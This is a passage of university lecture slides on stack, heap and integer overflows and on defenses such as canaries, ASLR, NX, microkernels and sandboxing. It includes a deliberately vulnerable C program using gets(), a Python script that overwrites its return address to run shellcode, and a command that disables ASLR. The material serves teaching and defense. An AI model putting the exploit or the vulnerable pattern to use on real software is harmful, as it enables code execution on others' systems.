



Roberto Guanciale

Computer Security

DD2395

**Buffer Overflow
And System Security**

Questions

- Raise your hand
- Twitter
 - roberto_kth



Buffer Overflow - effects

- [S] Access to **S**ecret data
- [D] Corruption of program **D**ata
- [C] Unexpected transfer of **C**ontrol
- [V] Memory access **V**iolation
- [X] **E****X**ecution of code chosen by attacker

S	D	C	V	X
---	---	---	---	---

Stack Buffer Overflow

- occurs when buffer is located on stack
 - used by Morris Worm
- local variables below saved **frame pointer** and **return address**
- overflow of a local buffer can potentially overwrite these key control elements

Example Shellcode

```
void hello(char * msg) {
    char buffer[128];
    printf("&msg adr %p\n", &msg);
    printf("msg adr %p\n", msg);
    printf("buffer adr %p\n", buffer);
    printf("enter the message for %s: \n", msg);
    printf("adr %p\n", *((void **)(buffer + 128)));
    printf("adr %p\n", *((void **)(buffer + 136)));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr %p\n", *((void **)(buffer + 128)));
    printf("adr %p\n", *((void **)(buffer + 136)));
    return;
}

int main(int argc, char** argv) {
    char mainTag[16] = "Roberto";
    printf("main adr %p\n", &main);
    printf("hello adr %p\n", &hello);
    printf("mainTag adr %p\n", mainTag);
    hello(mainTag);
}
```

Example Shellcode

```
void hello(char * msg) {
    char buffer[128];
    printf("&msg adr %p\n", &msg);
    printf("msg adr %p\n", msg);
    printf("buffer adr %p\n", buffer);
    printf("enter the message for %s: \n", msg);
    printf("adr %p\n", *((void **)(buffer + 128)));
    printf("adr %p\n", *((void **)(buffer + 136)));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr %p\n", *((void **)(buffer + 128)));
    printf("adr %p\n", *((void **)(buffer + 136)));
    return;
}

int main(int argc, char** argv) {
    char mainTag[16] = "Roberto";
    printf("main adr %p\n", &main);
    printf("hello adr %p\n", &hello);
    printf("mainTag adr %p\n", mainTag);
    hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00
```

```
&msg adr 0x7fffffffddc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffddc60
```

enter the message for Roberto:

```
adr 0x7fffffffdd10
adr 0x400711
```

Example Shellcode

```
void hello(char * msg) {
    char buffer[128];
    printf("&msg adr %p\n", &msg);
    printf("msg adr %p\n", msg);
    printf("buffer adr %p\n", buffer);
    printf("enter the message for %s: \n", msg);
    printf("adr %p\n", *((void **)(buffer + 128)));
    printf("adr %p\n", *((void **)(buffer + 136)));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr %p\n", *((void **)(buffer + 128)));
    printf("adr %p\n", *((void **)(buffer + 136)));
    return;
}

int main(int argc, char** argv) {
    char mainTag[16] = "Roberto";
    printf("main adr %p\n", &main);
    printf("hello adr %p\n", &hello);
    printf("mainTag adr %p\n", mainTag);
    hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00
```

```
&msg adr 0x7fffffffddc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffddc60
```

enter the message for Roberto:

```
adr 0x7fffffffdd10
adr 0x400711
```

```
x = open("shell.bin").read()
sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffddc60))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

Example Shellcode

```
void hello(char * msg) {
    char buffer[128];
    printf("&msg adr %p\n", &msg);
    printf("msg adr %p\n", msg);
    printf("buffer adr %p\n", buffer);
    printf("enter the message for %s: \n", msg);
    printf("adr %p\n", *((void **)(buffer + 128)));
    printf("adr %p\n", *((void **)(buffer + 136)));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr %p\n", *((void **)(buffer + 128)));
    printf("adr %p\n", *((void **)(buffer + 136)));
    return;
}

int main(int argc, char** argv) {
    char mainTag[16] = "Roberto";
    printf("main adr %p\n", &main);
    printf("hello adr %p\n", &hello);
    printf("mainTag adr %p\n", mainTag);
    hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00
```

```
&msg adr 0x7fffffffddc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffddc60
```

enter the message for Roberto:

```
adr 0x7fffffffdd10
adr 0x400711
```

```
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))
sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffddc60))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write("\n")
while True:
    sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```


Example Shellcode

```
void hello(char * msg) {
    char buffer[128];
    printf("&msg adr %p\n", &msg);
    printf("msg adr %p\n", msg);
    printf("buffer adr %p\n", buffer);
    printf("enter the message for %s: \n", msg);
    printf("adr %p\n", *((void **)(buffer + 128)));
    printf("adr %p\n", *((void **)(buffer + 136)));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr %p\n", *((void **)(buffer + 128)));
    printf("adr %p\n", *((void **)(buffer + 136)));
    return;
}

int main(int argc, char** argv) {
    char mainTag[16] = "Roberto";
    printf("main adr %p\n", &main);
    printf("hello adr %p\n", &hello);
    printf("mainTag adr %p\n", mainTag);
    hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00
```

```
&msg adr 0x7fffffffddc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffddc60
```

enter the message for Roberto:

```
adr 0x7fffffffdd10
adr 0x400711
```

```
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

Example Shellcode

```
void hello(char * msg) {
    char buffer[128];
    printf("&msg adr %p\n", &msg);
    printf("msg adr %p\n", msg);
    printf("buffer adr %p\n", buffer);
    printf("enter the message for %s: \n", msg);
    printf("adr %p\n", *((void **)(buffer + 128)));
    printf("adr %p\n", *((void **)(buffer + 136)));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr %p\n", *((void **)(buffer + 128)));
    printf("adr %p\n", *((void **)(buffer + 136)));
    return;
}

int main(int argc, char** argv) {
    char mainTag[16] = "Roberto";
    printf("main adr %p\n", &main);
    printf("hello adr %p\n", &hello);
    printf("mainTag adr %p\n", mainTag);
    hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00
```

```
&msg adr 0x7fffffffddc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffddc60
```

enter the message for Roberto:

```
adr 0x7fffffffdd10
adr 0x400711
```

```
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffddc60))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

Global Data Overflow

- can attack buffer located in global data
 - may be located above program code
- no return address
 - hence no easy transfer of control
- can target function pointers (e.g. C++ virtual tables)
- or manipulate critical data structures

Heap Overflow

- attack buffer located in heap
 - typically located above program code
 - memory requested by programs to use in dynamic data structures (e.g. linked lists, malloc)
- also possible due to dangling pointers
- no return address
- can target function pointers (e.g. C++ virtual tables)
- or manipulate critical data structures

Arithmetic Overflow

- An integer, which has not been properly checked, is incremented past the maximum possible value
- It may wrap to become a very small, or negative number
- Can lead to buffer overflows, if the integer is used to compute memory offsets, array indexes etc.

Arithmetic Overflow

- An integer, which has not been properly checked, is incremented past the maximum possible value
- It may wrap to become a very small, or negative number
- Can lead to buffer overflows, if the integer is used to computer memory offsets, array indexes etc.
- Can lead to violation of security policies
 - X = number of pointers (references) to the data structure D
 - Reuse the memory of D only when X is 0
 - Can we have a new pointer to D if X is $4294967295 = 2^{32}-1$?

Arithmetic Overflow

- An integer, which has not been properly checked, is incremented past the maximum possible value
- It may wrap to become a very small, or negative number
- Can lead to buffer overflows, if the integer is used to computer memory offsets, array indexes etc.
- Can lead to violation of security policy
- Can lead to failures

Arithmetic Overflow

- An integer, which has not been properly checked, is incremented past the maximum possible value
- It may wrap to become a very small, or negative number
- Can lead to buffer overflows, if the integer is used to computer memory offsets, array indexes etc.
- Can lead to violation of security policy
- Can lead to failures
- Can lead to data corruption
 - my balance = -2147483648 SEK ~ -2 billion SEK
 - ask to borrow 1 SEK
 - my balance = +2147483647 SEK ~ +2 billion SEK

Buffer overflow defenses

- buffer overflows are widely exploited
 - large amount of vulnerable code in use
 - despite cause and countermeasures known
- two defense approaches
 - compile-time - harden new programs
 - run-time - handle attacks on existing programs

Suggestions?

- Discuss 5 minutes

Compile time Defenses: Language

- use a modern high-level languages with strong typing
 - you can not access to untyped memory
 - not vulnerable to buffer overflow
- compiler enforces range checks and allowed operations on variables
- do have cost in resource



Compile time Defenses: Language

- use a modern high-level languages with strong typing
 - you can not access to untyped memory
 - not vulnerable to buffer overflow
- compiler enforces range checks and allowed operations on variables
- do have cost in resource
- and restrictions on access to hardware
- so still need some code in C like languages



Compile time Defenses: Language

- use a modern high-level languages with strong typing
 - you can not access to untyped memory
 - not vulnerable to buffer overflow
- compiler enforces range checks and allowed operations on variables
- do have cost in resource
- and restrictions on access to hardware
- so still need some code in C like languages
- there can be a buffer overflow if there is a bug in the language interpreter or JIT compiler



Compile time Defenses: Language

- use a modern high-level languages with strong typing
 - you can not access to untyped memory
 - not vulnerable to buffer overflow
- compiler enforces range checks and allowed operations on variables
- do have cost in resource
- and restrictions on access to hardware
- so still need some code in C like languages
- there can be a buffer overflow if there is a bug
 - in the language interpreter or JIT compiler



S	D	C	V	X
---	---	---	---	---

Compile time Defenses: safe coding

- if using potentially unsafe languages e.g. C
- programmer must explicitly write safe code
 - e.g. justify why a buffer can receive n bytes
- code review
- check pointers yield by allocators
 - e.g. when allocation fails
- check to have sufficient space in all buffers

S	D	C	V	X
---	---	---	---	---

Compile time Defenses: Language Extension, Safe Libraries

- proposals for safety extensions to C
 - performance penalties
 - must compile programs with special compiler
- use safer standard library variants
 - new functions, e.g. strncpy()
 - safer re-implementation of standard functions as a library, e.g. Libsafe

S	D	C	V	X
---	---	---	---	---

Compile time Defenses:

Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
 - e.g. Stackguard, Win /GS

Compile time Defenses:

Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
 - e.g. Stackguard, Win /GS
- Canaries were used in coal mines to detect the presence of carbon monoxide



Compile time Defenses:

Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
 - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
 - abort program if change found
 - issues: recompilation, debugger support

Compile time Defenses:

Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
 - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
 - abort program if change found
 - issues: recompilation, debugger support

ReturnPtr
FramePtr
Var 1
Var 2
Par 1

Compile time Defenses:

Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
 - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
 - abort program if change found
 - issues: recompilation, debugger support

ReturnPtr
FramePtr
Canary: 12354
Var 1
Var 2
Par 1

Compile time Defenses:

Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
 - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
 - abort program if change found
 - issues: recompilation, debugger support

ReturnPtr
FramePtr
Canary: df3werw3
Var 1
Var 2
Par 1

Compile time Defenses:

Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
 - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
 - abort program if change found
 - issues: recompilation, debugger support


S	D	C	V	X
---	---	---	---	---

ReturnPtr
FramePtr
Canary: df3werw3
Var 1
Var 2
Par 1

Compile time Defenses: Stack protection

- save/check safe copy of return address
- shadow stack
 - e.g. Stackshield, RAD
 - -fstack-protector

S	D	C	V	X
---	---	---	---	---



Run-time Defenses:

Executable Address Space Protection

- use virtual memory support to make some regions of memory non-executable
 - e.g. stack, heap, global data
 - need HW support in MMU
 - long existed on SPARC / Solaris systems
 - recent on x86/ARM Linux/Unix/Windows systems

S	D	C	V	X
---	---	---	---	---

Run-time Defenses:

Executable Address Space Protection

- use virtual memory support to make some regions of memory non-executable
 - e.g. stack, heap, global data
 - need h/w support in MMU
 - long existed on SPARC / Solaris systems
 - recent on x86/ARM Linux/Unix/Windows systems
- issues: support for executable stack/heap code
 - needed for JIT (e.g. Java) or nested functions
 - need special provisions
- -z execstack

Run-time Defenses:

Address Space Randomization

- randomize location of key data structures
 - stack, heap, global data
 - using random shift for each process
- large address range on modern systems means negligible impact
- also randomize location of standard library functions

Run-time Defenses:

Address Space Randomization

- randomize location of key data structures
 - stack, heap, global data
 - using random shift for each process
- large address range on modern systems means negligible impact
- also randomize location of standard library functions
- `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`

S	D	C	V	X
---	---	---	---	---

Run-time Defenses: Guard Pages

- place guard memory pages between critical regions of memory
 - configured in MMU as illegal addresses
 - any access aborts process
 - can be placed between stack frames and heap buffers



Run-time Defenses:

Use polymorphic technique of malware

- every instance of the application is different
 - different number of local variables
 - different alignment of data-structures
 - different number of instructions
- a buffer overflow in one instance can not be used in another one

S	D	C	V	X
---	---	---	---	---

Other approaches?

- Prevent?
- Detect?
- Mitigate?
- Discuss 5 minutes

Other Defenses: Verification

- Code verification
 - Using mathematical model
 - Proving absence of bugs
- Expensive: ~2000\$ per line of code
- Verified execution platforms
 - isolation kernels
 - software fault isolation


S	D	C	V	X
---	---	---	---	---

System security

- Low level SW (e.g. operating system) can not be written with safe languages
- It is difficult to write bug free code
- Reduce as much as possible the critical code base
 - 1 line of code = 1 liability (1 or more bugs)
- Isolate critical components from failures of the non-critical ones

System security

- Smart thermostat
 - Control heating unit
 - Keep safe limits (e.g. 15 C min)
 - Programmable
 - Wi-Fi



System security

- Smart thermostat
 - Control heating unit
 - Keep safe limits (e.g. 15 C min)
 - Programmable
 - Wi-Fi
 - Machine learning algorithms



System security

- Smart thermostat
 - **Control heating unit**
 - **Keep safe limits (e.g. 15 C min)**
 - Programmable
 - Wi-Fi
 - Machine learning algorithms



System security


- Smart thermostat
 - Control heating unit
 - Keep safe limits (e.g. 15 C min)
 - Programmable
 - Wi-Fi
 - Machine learning algorithms
- Linux 2.6.37
 - ~10 million lines of code
 - 98 vulnerabilities



System security

- Smart thermostat
 - Control heating unit
 - Keep safe limits (e.g. 15 C min)
 - Programmable
 - Wi-Fi
 - Machine learning algorithms
- Linux 2.6.37
 - ~10 million lines of code
 - 98 vulnerabilities

Integer signedness error in the CIFSFindNext function in fs/cifs/cifssmb.c in the Linux kernel before 3.1 allows remote CIFS servers to cause a denial of service (memory corruption) or possibly have unspecified other impact via a large length value in a response to a read request for a directory.




Microkernels


- L4 is the most famous
- “A concept is tolerated inside the microkernel only if moving it outside the kernel, i.e., permitting competing implementations, would prevent the implementation of the system's required functionality”
 - address spaces
 - threads
 - scheduling
 - inter-thread communication
- Everything else is outside the kernel (e.g. drivers)
- 15 thousands lines of code

Microkernels

Monolithic Kernel
based Operating System



Microkernel
based Operating System



Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources

0x01000000

0x00FFFFFF

Critical
Resources

Non-critical
Resources

Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources

...
Store (X, Y)
...

0x01000000

0x00FFFFFF

Critical
Resources

Non-critical
Resources

Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources

...
Store (X, Y)
...

...
 $X = X \& 0x00FFFFFF$
Store (X, Y)
...

0x01000000

0x00FFFFFF

Critical
Resources

Non-critical
Resources

Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources

```
...  
Store (X, Y)  
X = X+1  
Store(X+1,Y)  
...
```

```
...  
X = X & 0x00FFFFFF  
Store (X, Y)  
X = X+1  
X = X & 0x00FFFFFF  
Store (X, Y)  
...
```

0x01000000

0x00FFFFFF

Critical
Resources

Non-critical
Resources

Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources

...
Store (X, Y)
X = X+1
Store(X+1,Y)
...

...
 $X = X \& 0x00FFFFFF$
Store (X, Y)
X = X+1
Store (X, Y)
...

0x01000000


0x00FFFFFF

Critical
Resources

Non-critical
Resources

Hypervisors

- Execute below OS
- Isolate complete OSeS from each other
- Can inspect the behavior of a (possibly) buggy OS



Run-time monitor

- Enforce Write XOR Execute policy
 - A page can be either writable or executable, but not both
 - It is not possible to inject malware into executable code

Run-time monitor

- Enforce Write XOR Execute policy
 - A page can be either writable or executable, but not both
 - It is not possible to inject malware into executable code
 - Still possible to
 - 1) Write malware
 - 2) Ask the OS to make the page non-writable
 - 3) Ask the OS to make the page executable
 - 4) Jump to the malicious code

Run-time monitor

- Enforce Write XOR Execute policy
 - A page can be either writable or executable, but not both
 - It is not possible to inject malware into executable code
 - Still possible to
 - 1) Write malware
 - 2) Ask the OS to make the page non-writable
 - 3) Ask the OS to make the page executable
 - 4) Jump to the malicious code
- Check signature of binary code at (3)



THANKS!

Any questions?

You can find me at robertog@kth.se